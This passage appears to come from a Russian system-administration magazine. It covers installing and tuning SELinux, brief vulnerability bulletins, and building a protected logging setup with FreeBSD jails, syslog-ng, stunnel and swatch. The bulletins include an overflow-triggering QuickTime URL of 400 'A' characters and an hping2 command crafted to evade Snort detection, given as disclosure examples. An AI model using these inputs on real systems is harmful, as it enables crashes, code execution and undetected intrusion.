Так как SELinux – это не полноценный дистрибутив, а видоизмененное ядро с набором патчей для некоторых приложений и утилиты, обеспечивающие работу в новом окружении, поэтому первоначально необходимо иметь уже установленную Linux-систему. В качестве базового может использоваться практически любой дистрибутив со стандартным размещением конфигурационных файлов. Я для установки использовал CRUX (http://crux.nu/) – легкий, i686 оптимизированный дистрибутив, рассчитанный на подготовленного пользователя, имеющий удобную систему пакаджей и портов, подобную FreeBSD, и в базовом составе не содержащий ничего лишнего, но имеющий все необходимое для установки SELinux. И к тому же при установке CRUX все равно приходится самостоятельно собирать ядро. Теперь по адресу http://www.nsa.gov/selinux/src-disclaim.html выбираем необходимые пакеты. Советую скачать сразу все необходимое, т.е. LSM-патченное ядро, модули ядра SELinux, набор файлов политик, необходимые программы управления доступом и основные утилиты (ps, cp, find, id, ls, mkdir) с поддержкой режимов работы SELinux. Все это доступно одним архивом, помеченным на сайте единицей. Хотя можно попробовать самому пропатчить ядро и установить необходимые утилиты, но это займет больше времени.

Перед установкой необходимо убедиться, что файловая система отформатирована как ext2 или ext3, установлены необходимые сервисы (Apache, Samba и т. д.), также рекомендовано настроить систему без автоматического запуска X-Window, для чего в файле /etc/inittab необходимо установить 3 уровень запуска (для Red Hat совместимых дистрибутивов). Установить SELinux можно двумя способами, все они описаны в соответствующем README. В простейшем случае после распаковки скачанного архива необходимо отредактировать файл ./selinux/policy/user, в котором определен каждый пользователь, признаваемый системной политикой защиты, т.е. разрешенные роли для каждого пользователя. Необходимо разрешить по крайней мере одному пользователю роль администратора системы (sysadm_r), а для других достаточно будет обычной роли пользователя (user_r). Не забудьте удалить пример jadmin и Jdoe. Далее для конкретной системы необходимо проверить пути к файлам для каждого охраняемого сервиса в файле ./selinux/policy/file_contexts/{types.fc,program/*.fc}. Теперь, зарегистрировавшись как root, вводим make quickinstall, и программа сама выполнит необходимые команды. При конфигурировании ядра не забудьте включить поддержку ext3 и тип процессора. Также обязательно включите следующие опции:

- В Networking Options:

```
Network Packet Filtering
```

- И в Security Options:

```
Enable different security models
      Capabilities Support
      NSA SELinux Support
      NSA SELinux Development Support
```

Среди опций обнаружилась также LIDS, Linux Intrusion Detection System, помеченная как EXPERIMENTAL, система, позволяющая ограничить в правах даже всемогущего root, но инструментов для конфигурирования данной системы я не нашел. Вообще опции, помеченные как EXPERIMENTAL, рекомендуется включать только для эксперимента.

После окончания процесса компиляции ядра его необходимо скопировать в каталог /boot с префиксом -selinux и затем сконфигурировать загрузчик. После перезагрузки, чтобы не набирать каждый раз полный путь к исполняемым файлам, желательно поместить каталоги /usr/local/selinux/bin и /usr/local/selinux/sbin в переменную $PATH. После этого можно проверить, как работают утилиты, поставляемые с SELinux. Например, команда ps, выводящая информацию о процессах, теперь дополнительно выводит данные о контексте защиты функционирующих процессов.

```
[root@grinder /]# ps -e --context
 PID   SID CONTEXT                          COMMAND
1      7 system_u:system_r:init_t           init
2      1 system_u:system_r:kernel_t      [keventd]
3      1 system_u:system_r:kernel_t      [kapmd]
4      1 system_u:system_r:kernel_t      [ksoftirqd_CPU0]
5      1 system_u:system_r:kernel_t      [kswapd]
6      1 system_u:system_r:kernel_t      [bdflush]
7      1 system_u:system_r:kernel_t      [kupdated]
8      7 system_u:system_r:init_t          [khubd]
9      7 system_u:system_r:init_t          [kjournald]
920    345 system_u:system_r:syslogd_t      syslogd -m 0
942    367 system_u:system_r:klogd_t        klogd -x
1012   423 system_u:system_r:gpm_t         gpm -t ps/2 -m
/dev/mouse
```

Как видите, в выводе программы добавились два столбца: цифра SID (Security IDentifier tag) – метка идентификатора защитный и ассоциативный пользователь, роль и тип для отображаемого процесса в формате user:role:domain или user:role:type. Каждый процесс должен иметь свой собственный отдельный домен. Если некоторые системные процессы функционируют в домене initrc_t , то либо он не был передвинут в отдельный домен, или, скорее всего, в файле ./selinux/policy/file_contexts/{types.fc,program/*.fc} путь к выполняемой программе указан неправильно. В любом случае необходимо запретить выполняться процессам в домене initrc_t. Процесс администратора должен иметь тождественного пользователя и sysadm_r роль, shell и большинство его дочерних процессов будут иметь sysadm_t домен. Некоторые из выполняемых процессов одного пользователя могут быть в различных доменах, так же они требуют различных привилегий. Аналогично изменился вывод команды ls, которая теперь дополнительно показывает контекстные метки для файлов.

```
[root@grinder /]# ls -l --context drwxr-xr-x  root   root
system_u:object_r:bin_t             bin
drwxr-xr-x root root system_u:object_r:boot_t          boot
drwxr-xr-x root root system_u:object_r:device_t        dev
drwxr-xr-x root root system_u:object_r:etc_t           etc
drwxr-xr-x root root system_u:object_r:file_t          initrd
drwxr-xr-x root root system_u:object_r:lib_t            lib
drwxr-xr-x root root system_u:object_r:opt_t            opt
drwxr-xr-x root root system_u:object_r:file_t           misc
drwxr-xr-x root root system_u:object_r:file_t           mnt
dr-xr-xr-x root root system_u:object_r:proc_t           proc
drwxr-x---  root root system_u:object_r:sysadm_home_dir_t root
drwxr-xr-x root root system_u:object_r:sbin_t           sbin
drwxrwxrwt root root system_u:object_r:tmp_t            tmp
drwxr-xr-x root root system_u:object_r:usr_t            usr
drwxr-xr-x root root system_u:object_r:var_t            var
```

При инсталляции SELinux владельцем всех имеющихся файлов назначается ассоциативный пользователь system_u. Чтобы гарантировать, что файлы, созданные при перезагрузке системы, соответствующим образом помечены, желательно зайти в каталог policy и выполнить следующие команды:

```
cd policy
su
make relabel
```

Для файлов, созданных уже после установки системы, такой пользователь будет назначаться, исходя из реального идентификатора пользователя в системе (точнее, процесса, создающего файл). Так как понятие роли неприменимо к файлам, а только к пользователям (процессам), то все файлы имеют одинаковую метку-роль object_r. И файлы с различными требованиями защиты имеют различные типы, например, /boot – boot_t, а /etc имеет тип etc_t . При включении во время компиляции ядра опции SELinux Development Support система поначалу начинает функционировать в разрешающем режиме (permissive). Другими словами, вместо блокировки неразрешенных политикой защиты функций, все такие незаконные действия будут просто регистрироваться в /var/log/messages, после чего они будут разрешены. Этот режим удобно использовать для выяснения политик доступа специфичной для конкретной системы и подправить конфигурацию. Для того чтобы включить затем режим принуждения (enforcing), необходимо включить его командой avc_toggle, тогда незаконные функции будут полностью блокированы. Но самым непривычным для сисадмина будет то, что введя команду на выполнение, иногда получаем такой вот ответ от системы. Проверяем, кто мы:

```
[root@grinder /]# id uid=0(root) gid=0(root)
groups=0(root)  context=root:user_r:user_t  sid=260
```

Обратите внимание на роль user_r. Проверяем режим защиты:

```
[root@grinder /]# avc_toggle enforcing
```

А теперь пробуем изменить его в разрешающий режим.

```
[root@grinder /]# avc_toggle avc_toggle:
Permission denied
```

И это для root! Безобразие, однако. Все дело в том, что системный администратор должен изменить свою роль в системе, чтобы получить действительно полные права в ней.

```
[root@grinder /]# newrole -r sysadm_r
Authenticating root.
Password:
[root@grinder /]# avc_toggle
permissive
```

Вот теперь все нормально. Но в защищенном режиме процесс, запущенный от имени суперпользователя, не сможет получить полный доступ, как в обычной Unix-системе. После полной отладки режимов защиты, когда определены все приложения и роли, необходимо добавить опцию "enforcing=1" в команде, передаваемой ядру при загрузке, в этом случае всегда будет возможность вернуться к отладочному режиму или для обеспечения более строгой защиты лучшим вариантом будет пересобрать ядро без Development Support, чтобы система сразу стартовала в enforcing-режиме, (но ядро с Development Support лучше всего все равно сохранить).

Управление политикой защиты

Эта тема сама по себе очень большая, на сайте проекта можно найти подробную документацию по данному вопросу, но несколько простых моментов я затрону. Все файлы политик устанавливаются в каталог /etc/security/selinux/src, если по какой-либо причине там пусто, то скопируйте все из дистрибутивного каталога ./selinux/policy в /etc/

security/selinux/src. В файле “users” определены пользователи, признаваемые политикой защиты, чтобы система допускала пользователя к работе, он должен иметь запись в данном файле. В каталоге file_contexts содержится информация для маркирования каждого типа программы в системе, все программы описаны в каталоге file_contexts/program. Например, в file_contexts/program/apache.fc содержится информация, необходимая для того, чтобы распознавался веб-сервер Apache. Часть файла привожу в качестве примера.

```
/var/www/html(/.*)? system_u:object_r:httpd_sys_content_t
/var/www/mrtg(/.*)? system_u:object_r:httpd_sys_content_t
/var/www/cgi-bin(/.*)? system_u:object_r:httpd_sys_script_t
/usr/lib/cgi-bin(/.*)? system_u:object_r:httpd_sys_script_t
/var/www/perl(/.*)? system_u:object_r:httpd_sys_script_t
/var/www/icons(/.*)? system_u:object_r:httpd_sys_content_t
/var/cache/httpd(/.*)? system_u:object_r:httpd_cache_t
/etc/httpd     system_u:object_r:httpd_config_t
/etc/httpd/conf(/.*)? system_u:object_r:httpd_config_t
/usr/lib/apache(/.*)? system_u:object_r:httpd_modules_t
/usr/lib/cgi-bin/(nph-)?cgiwrap(d)?system_u:object_r:httpd_suexec_exec_t
```

В первой колонке с использованием регулярных выражений задаются имена файлов, а во второй содержится контекст, которым файлы соответствия должны быть помечены, обратите внимание, что роль файлов различна. Чтобы переметить заново файлы в случае, например, размещения веб-сервера в другом каталоге, изменив предварительно нужные записи, дать команду make relabel в каталоге ./selinux/policy. В подкаталоге domains содержатся записи политик защиты для каждого приложения. В domains/program содержатся макроопределения для многих известных программ. С помощью команды make load можно перестроить и перезапустить политику защиты ядра для этих файлов. Так как определение всех правил вручную – занятие долгое и требующее серьезного изучения, то самым простым способом добавить разрешающее правило (allow) будет воспользоваться скриптом scripts/newrules.pl, который автоматически обработает файл журнала на предмет недопущенных операций в разрешающем режиме работы системы. Например, когда я закомментировал строки в файле apache.te, позволяющие использовать домашние каталоги пользователей, в которых размещаются их веб-страницы. И «погонял» сервер. А затем:

```
[root@grinder /]# tail   /var/log/messages | ./scripts/
newrules.pl allow httpd_t home_root_t:dir { getattr search
}; allow httpd_t user_home_dir_type:dir { getattr search };
```

Получается нечто вроде обучающегося режима. Удобно, но надо очень внимательно следить за вносимыми таким образом правилами, чтобы гарантировать, что они не расходятся с нашими целями. Но в большинстве случаев лучше все же будет определить новые домены и/или-типы, чем просто предоставить разрешение для существующего домена и/или-типа, для того чтобы сохранить гарантию безопасности. Вы можете также находить, что некоторые отрицания доступа не фатальны для применения и нет необходимости предоставления разрешения из-за общих целей защиты. Для того чтобы такие сообщения впредь не загромождали файл журнала, необходимо определить его через правило 'dontaudit'. При необходимости загрузки с не-SELinux ядром перед перезагрузкой выполните команду setfiles, чтобы сбросить контексты защиты файла.

И хотя SELinux требует доработки, чтобы получить действительно законченное решение защиты, но уже сейчас, установив его, возможно создать систему с очень высоким уровнем защиты, которая сможет противостоять атакующему даже через уязвимость в программах, функционирующих на самых высоких уровнях системной привилегии.

DoS против RPC Endpoint Mapper в Microsoft Windows NT/2000/XP

Уязвимость обнаружена в части RPC-протокола, который используется для обмена сообщениями через TCP/IP. Удаленный атакующий может аварийно завершить работу всех RPC-служб.

Как сообщается, уязвимость связана с неправильной обработкой некорректных сообщений в RPC Endpoint Mapper процессе, который слушает на 135 порту. В результате удаленный пользователь может нарушить работу этой службы, что приведет к нарушению работы всех RPC-служб на уязвимой системе.

Уязвимость обнаружена в Windows 2000 и Windows XP. Windows NT 4.0 уязвима к этой проблеме, но ее архитектура не позволяет выпустить патч, устраняющий эту уязвимость. Microsoft оценила риск обнаруженной уязвимости как «Important».

Переполнение буфера в RealOne Player и RealPlayer 8

Переполнение буфера обнаружено в RealOne Player и RealPlayer 8 в библиотеке сжатия данных, используемой для обработки PNG-изображений.

Удаленный пользователь может выполнить произвольный код. Удаленный пользователь может создать специально сконструированный Portable Network Graphics (PNG) файл, который при загрузке целевым пользователем выполнит произвольный код с привилегиями целевого пользователя.

Согласно сообщению, недостаток обнаружен в RealPix компоненте RealOne Player в библиотеке сжатия данных.

Уязвимость обнаружена в RealOne Player, RealOne Player v2, RealPlayer 8, RealOne Enterprise Desktop Manager, RealOne Enterprise Desktop.

Переполнение буфера в Apple QuickTime Player для Windows

Уязвимость обнаружена в Apple QuickTime Player для Windows. Удаленный пользователь может выполнить произвольный код на системе целевого пользователя, когда целевой пользователь загружает специально сформированный URL.

iDEFENSE сообщил, что уязвимость происходит из-за переполнения буфера в обработке QuickTime URL. Удаленный пользователь может создать URL, содержащий 400 символов, чтобы вызвать переполнение буфера и перезаписать EIP-регистр и выполнить произвольный код. Пример:

```
quicktime://127.0.0.1/AAAA... [with 400 'A' characters]
```

Уязвимость обнаружена в Apple QuickTime Player 5.x-6.0.

Snort Sniffer не в состоянии фиксировать некоторые типы пакетов в заданной по умолчанию конфигурации

Уязвимость обнаружена в Snort . Сниффер не в состоянии определить некоторые типы пакетов.

Как сообщается, в конфигурации по умолчанию «snort.conf» удаленный пользователь может послать специально обработанный пакет, который не будет обнаружен сетевым сниффером. TCP-пакет с установленным SYN, FIN и ECN echo битами не будет обнаружен, если «detect_scan» установлена в stream4 препроцессоре. Пример:

```
hping2 -t 104 -N -W -s 18245 -p 21536 -S -F -X 'IP Address'
```

Уязвимость обнаружена в Snort 1.9.1.

ТЕХНОЛОГИИ ПРОТОКОЛИРОВАНИЯ HONEYPOT В ОБЕСПЕЧЕНИИ БЕЗОПАСНОСТИ СЕТЕВЫХ UNIX-СИСТЕМ

АНТОН ДАНИЛЕНКО

Honeypot – заведомо уязвимая система, настроенная администратором таким образом, чтобы изучать методы атак хакеров на нее, собирать статистические данные или специфическое программное обеспечение, используемое злоумышленниками для вторжения в другие системы перехвата информации. Главным требованием для Honeypot является то, что он должен выглядеть как абсолютно нормальный сервер, скажем, в сети какой-нибудь промышленной корпорации, со всеми стандартными сервисами, минимумом приложений, ориентированных на security, всяческих IDS и прочих тюнинговых решений для слежения за работой пользователей системы и функционирующих под ее управлением служб. При этом основная задача такого сервера – протоколирование любой сетевой и локальной активности. Honeypot, как правило, используется только для этого, на нем не ведется реальной работы, нет пользователей или жизненно важных сервисов. В этой статье я хотел бы рассказать, каким образом можно использовать технологии Honeypot для обнаружения атак, протоколирования локальной активности пользователей на реальных серверах без заведомо известных уязвимых мест. Главная проблема создания такой маниакально-следящей системы безопасности в том, что очень сложно обеспечить ее невидимость, поэтому представленное решение является неким компромиссом, позволяющим существенно повысить уровень защищенности системы и при этом получать максимум информации об атакующих.


За основу мы возьмем операционную систему FreeBSD, одну из наиболее популярных в нашей стране, гибкую в настройке и поддерживающую все необходимое программное обеспечение. Большинство Unix-систем объединяет то, что они имеют единую систему протоколирования Syslog, реализация которой настолько удачна, что ее поддержка реализована также в других системах, например, в Windows, правда, к сожалению, не самой фирмой-разработчиком, а сторонними энтузиастами. В ОС Linux и FreeBSD в качестве протоколирующего сервиса используется syslogd, который имеет ряд недостатков и скудные возможности в конфигурировании, в частности отсутствие возможности пересылать протоколы работы служб через TCP/IP или по почте, возможности шифрования передаваемых сообщений, протоколирование с использованием баз данных (mysql). Все эти функции реализованы в более серьезном бесплатном продукте syslog-ng, который мы и будем использовать. В качестве сопутствующего обеспечения будем использовать stunnel для шифрования передаваемых системами протоколирования данных через SSL.

Данную схему можно реализовать двумя способами. В пределах одной физической машины и в масштабе целой сети. Рассмотрим варианты на рисунках соответственно 1 и 2.

Как видно из рисунка 1, сервер протокола отделяется от машины с сервисами встроенными функциями операционной системы, а именно jailed-окружением (jail – тюрьма). Надо заметить, что эта технология как в ОС FreeBSD, так, впрочем, и в других системах реализована крайне неполно, а именно: практически нет разделения ресурсов между машинами (загрузка процессора, памяти и пр.).

Рисунок 1

Рисунок 2



Хотя работа, которая ведется разработчиками FreeBSD 5.0 в этом направлении, внушает некоторый оптимизм, полноценно реализована эта технология только в коммерческих продуктах, таких как Virtuozzo. Обычно обе схемы используются одновременно. Т.е. на серверах-клиентах рисунка 2 реализуется схема, изображенная на рисунке 1. Таким образом система протоколирования получается более защищенной. Итак, приступим к настройке.

НАСТРОЙКА ПРОТОКОЛИРУЕМОГО СЕРВЕРА

Шаг 1. Создание jail-машины

Если вы только что установили свежую систему (make world), воспользуйтесь следующим скриптом:

```
#!/bin/sh
D=/JAIL/jail1 # is do use a special mounted partition
mkdir -p ${D}
cd /usr/src
make hierarchy DESTDIR=$D
make obj
make depend
make all
make install DESTDIR=$D
cd etc
make distribution DESTDIR=$D -DNO_MAKEDEV_RUN
cd $D/dev
sh MAKEDEV jail
cd $D
ln -sf dev/null kernel
```

Если вы не делали инсталляции системы, то запустите скрипт, представленный ниже:

```
#!/bin/sh
D=/JAIL/jail1
cd /usr/src
make world DESTDIR=$D
cd etc
make distribution DESTDIR=$D -DNO_MAKEDEV_RUN
cd $D/dev
sh MAKEDEV jail
cd $D
ln -sf dev/null kernel
```

Шаг 2. Запуск jail-машины

После того как мы установили в выбранную директорию полностью готовую систему FreeBSD, требуется ее запустить. Встроенных приложений в ОС для работы с jail нет, поэтому я рекомендую воспользоваться утилитой jailadmin, написанной Kirk Strauser. Выполните следующие команды для установки:

```
mkdir -p /usr/src/distrib/jailadmin
cd /usr/src/distrib/jailadmin
wget http://subwiki.honeypot.net/pub/Freebsd/JailAdmin/ ↵
jailadmin-1.5.tar.gz
tar xzvf jailadmin-1.5.tar.gz
./install.sh
```

Далее отредактируем файл конфигурации /usr/local/etc/jailadmin.conf, он имеет следующий вид:

```
jaildir=/var/jailed
virtual1
        ip: 192.168.0.2
        hostname: www.domain.com
virtual2
        ip: 192.168.0.3
        hostname: www.otherdomain.com
```

Где /var/jailed/virtual[n] – директории, в которые мы установили наши jail-системы.

Перед стартом jail в первую очередь нужно создать алиасы для включения IP-адресов виртуальных машин на материнской, например так:

```
ifconfig rl0 inet alias 192.168.0.2 netmask 255.255.255.255
ifconfig rl0 inet alias 192.168.0.3 netmask 255.255.255.255
```

После этого отредактируем /var/jailed/virtual[n]/etc/rc.conf для изменения стартовой конфигурации jail. Особенно рекомендую как на мастер-машине, так и на виртуальных машинах поменять ключи запуска inetd:

```
hostname="www.domain.com"
syslogd_enable="NO"
inetd_enable="YES"
inetd_flags="-wW -a 192.168.0.2"
sendmail_outbound_enable="YES"
sendmail_outbound_flags="-q30m"
sshd_enable="YES"
```

Sshd впоследствии тоже следует «привязать» к конкретному IP-адресу.

Смонтируем директорию /usr/ports в jail:

```
mount -t union -o -b /usr/ports /var/jailed/virtual1/usr/ports/
```

Наша виртуальная машина готова к старту:

```
/usr/local/sbin/jailadmin start all
```

Шаг 3. Конфигурирование syslog-ng

Дальнейшие действия производятся также на материнской машине. Из jailed-окружения протоколы приложений через специально созданный в нем сокет будут передаваться общему с материнской машиной syslog-ng.

```
cd /usr/ports/sysutils/syslog-ng
make && make install
cp /usr/local/etc/syslog-ng/syslog-ng.conf.sample ↵
/usr/local/etc/syslog-ng/syslog-ng.conf
```

В /etc/rc.conf добавляем:

```
syslogd_program="/usr/local/sbin/syslog-ng"
syslogd_flags=»»
```

Отредактируем файл конфигурации /usr/local/etc/syslog-ng/syslog-ng.conf:

```
source gateway {
     unix-dgram(«/dev/log»); # создаем /dev/log на
                             # материнской машине
   internal();
   unix-dgram("/var/jailed/logs/dev/log"); # создаем
                        # /dev/log в jailed-окружении
};

destination localhost {
  file(«/var/log/syslog-ng.all»); # дублируем все
                                  # протоколы в файл на диске
                                  # локальной машины
};

destination shell {
  tcp(«127.0.0.1» port(5140)); # перенаправляем все
                               # протоколы на локальный порт
                               # 5140, где «слушает» stunnel
};

log {
              source(gateway); destination(localhost);
              source(gateway); destination(shell);
};
```

Отключим стандартный syslogd:

```
kill `cat /var/run/syslog.pid`
```

Запускаем демона syslog-ng:

```
/usr/local/sbin/syslog-ng
```

Шаг 4. Настройка stunnel

```
wget http://www.stunnel.org/download/stunnel/src/ ↵
stunnel-4.04.tar.gz
tar xzvf stunnel-4.04.tar.gz
cd stunnel-4.04/
./configure
make
make install
```

Отредактируем файл конфигурации /usr/local/etc/stunnel/stunnel.conf:

```
cert = /usr/local/etc/stunnel/stunnel.pem
pid = /tmp/stunnel.pid
setuid = nobody
setgid = nogroup
Cafile = /usr/local/etc/stunnel/certs.pem
debug = 7 # вывод дополнительной информации о работе
          # stunnel (после настройки можно отключить
output = stunnel.log # файл вывода дополнительной информации
client = yes         # работа в качестве клиента
[5140]
accept  = 5140
connect = 192.168.0.3:5140

# адрес и портсервера stunnel (сервера протоколов)
```

Запустим stunnel:

```
/usr/local/sbin/stunnel
```

Для того чтобы stunnel запускался во время загрузки системы, его нужно добавить в файл /etc/rc.local.

Опционально могу порекомендовать запускать syslog-ng и stunnel от имени непривилегированных пользователей.

НАСТРОЙКА СЕРВЕРА ПРОТОКОЛОВ

Шаг 1. Настройка stunnel

Процесс установки stunnel на сервере протоколов будет отличаться от примера для клиентской части только конфигурационным файлом. Он будет иметь вид:

```
cert = /usr/local/etc/stunnel/stunnel.pem
pid = /tmp/stunnel.pid
setuid = nobody
setgid = nogroup
Cafile = /usr/local/etc/stunnel/certs.pem
debug = 7 # вывод дополнительной информации о работе
            # stunnel (после настройки можно отключить
output = stunnel.log
                  # файл вывода дополнительной информации
client = no     # работа в качестве клиента
[514]
accept  = 5140
connect = 192.168.0.2:514  # адрес и порт клиента stunnel
```

Шаг 2. Настройка syslog-ng

В данном случае настройка также будет отличаться от протоколируемого сервера только конфигурационным файлом.

Отредактируем /usr/local/etc/syslog-ng/syslog-ng.conf:

```
source gateway {
 unix-dgram(«/dev/log»); # создаем /dev/log
                         # на материнской машине
 internal();
 tcp(ip(192.168.0.2) port(514) max-connections(1));
};

destination localhost {
  file("/var/log/syslog-ng.all"); # дублируем все
```

```
                # протоколы в файл на диске локальной машины
};

log {
                source(gateway); destination(localhost);
};
```

Запустим оба сервиса. Теперь у нас есть готовая связка серверов, состоящая из протоколируемого сервера в jail-окружении и сервера протоколирования, получающего информацию работы приложений по tcp/ip ovel SSL.

Защита приложений на клиент-серверах от пользователя root

Проблема нашей схемы состоит в том, что если злоумышленник получает права root в jailed-окружении, он может удалить как /dev/log, создаваемый syslog-ng материнской машины, так и любой другой системный файл. К сожалению, /dev/log защитить от удаления мы практически никак не можем, т.к. syslog-ng должен удалять и создавать его заново при перезапуске. Единственное решение здесь – это заставить приложения в обход /dev/log пересылать протоколы по tcp/ip. Для этого потребуется переписать syslog-ориентированные системные функции. Для проверки работы нашей связки можно, скажем, раз в минуту посылать из jailed-окружения произвольное сообщение. Остальные же файлы можно защитить следующим образом.

На материнской машине выполним:

```
sysctl  kern.securelevel=1
```

Чтобы securelevel сохранялся при перезапуске машины, добавим в файл /etc/rc.conf:

```
kern_securelevel_enable="YES"
kern_securelevel="1"
```

При securelevel=1 никто, даже пользователь root, не сможет удалить с файлов immutable флаг, system append-only флаг, загрузить в ядро модули и пр.

Также я рекомендую вам включить опцию kern.ps_showallprocs=0, что позволит скрыть весь листинг процессов системы от пользователей рангом ниже root. Однако это только тюнинговое решение, т.к. злоумышленник может найти запущенные процессы, просмотрев /proc. Чтобы сделать изменение перманентным, отредактируйте /etc/sysctl.conf:

```
kern.ps_showallprocs=0
```

Далее поставьте immutable флаги на все нужные вам файлы. Я рекомендую поставить их на все важные для нормальной работы системы бинарные файлы, используемые ими библиотеки и файлы конфигурации. В нашем примере мы установим флаг на файл /usr/bin/login:

```
chflags  schg  /var/jailed/virtual1/usr/bin/login
```

Помимо этого способа, нужно не забывать о возможности смонтировать любую нужную директорию материнской машины в jail с правами root.

Теперь ваша система протоколирования настроена и достаточна защищена. Ее плюс в том, что скомпрометировав jail-сервер, злоумышленник не узнает даже о существовании сервера протоколов, не говоря уже о его IP-адресе.

Настройка реакции сервера протоколирования на зафиксированные происшествия

В любой системе активного мониторинга особую роль играет скорость реакции на какую-либо проблему. Для достижения наибольшей оперативности при поддержке сервера я рекомендую включить в схему еще одно звено – swatch.

Шаг 1. Установка swatch

Выполните следующие команды:

```
  wget http://unc.dl.sourceforge.net/sourceforge/swatch/ ↵
swatch-3.0.5.tar.gz
  tar xzvf swatch-3.0.5.tar.gz
  cd swatch-3.0.5/
  wget http://cpan.org/authors/id/S/ST/STBEY/Date-Calc- ↵
5.3.tar.gz
  wget http://ftp.u-picardie.fr/local/cricket/TimeDate- ↵
1.08.tar.gz
  tar xzvf Date-Calc-5.3.tar.gz
  cd Date-Calc-5.3/
  perl Makefile.PL
  make
  make test
  make install
  cd ../
  tar xzvf TimeDate-1.08.tar.gz
  cd TimeDate-1.08/
  perl Makefile.PL
  make
  make test
  make install
  cd ../
  perl Makefile.PL
  make
  make test
  make install
  make realclean
```

Примечание: Date-Calc и TimeDate необходимы для работы swatch, если они уже установлены на вашей системе, просто пропустите этап их инсталляции.

Далее отредактируем конфигурационный файл /etc/swatch.conf:

```
  watchfor    /stunnel.*: .*Connection refused/
      echo
      exec echo $0 | mail -s\"Проблема с stunnel\"
oncall\\@example.com
          throttle 30:00

  watchfor    /attackalert:/
      echo
      exec echo $0 | mail -s\"Предупреждение об атаке
portsentry\"  oncall\\@example.com
          throttle 5:00

  watchfor    /No space left on device/
      echo
      exec echo $0 | mail -s\"Не хватает свободного места на
диске\"  oncall\\@example.com
          throttle 30:00

  watchfor    /\'su root\' failed/
         echo bold
         exec echo $0 | mail -s\"Неудачная попытка su
root\"  oncall\\@example.com
          throttle 30:00
```

Шаг 2.
Настройка syslog-ng для работы со swatch

Чтобы настроить syslog-ng для работы со swatch, внесите следующие изменения в его конфигурационный файл:

```
    destination swatch {
     program("/usr/bin/swatch --read-pipe=\"cat ↵
/dev/fd/0\"");
    };

    # посылать все протоколы swatch
    log {
      source(src);
      destination(swatch);
     };
```

Чтобы запускать swatch от имени пользователя syslog:

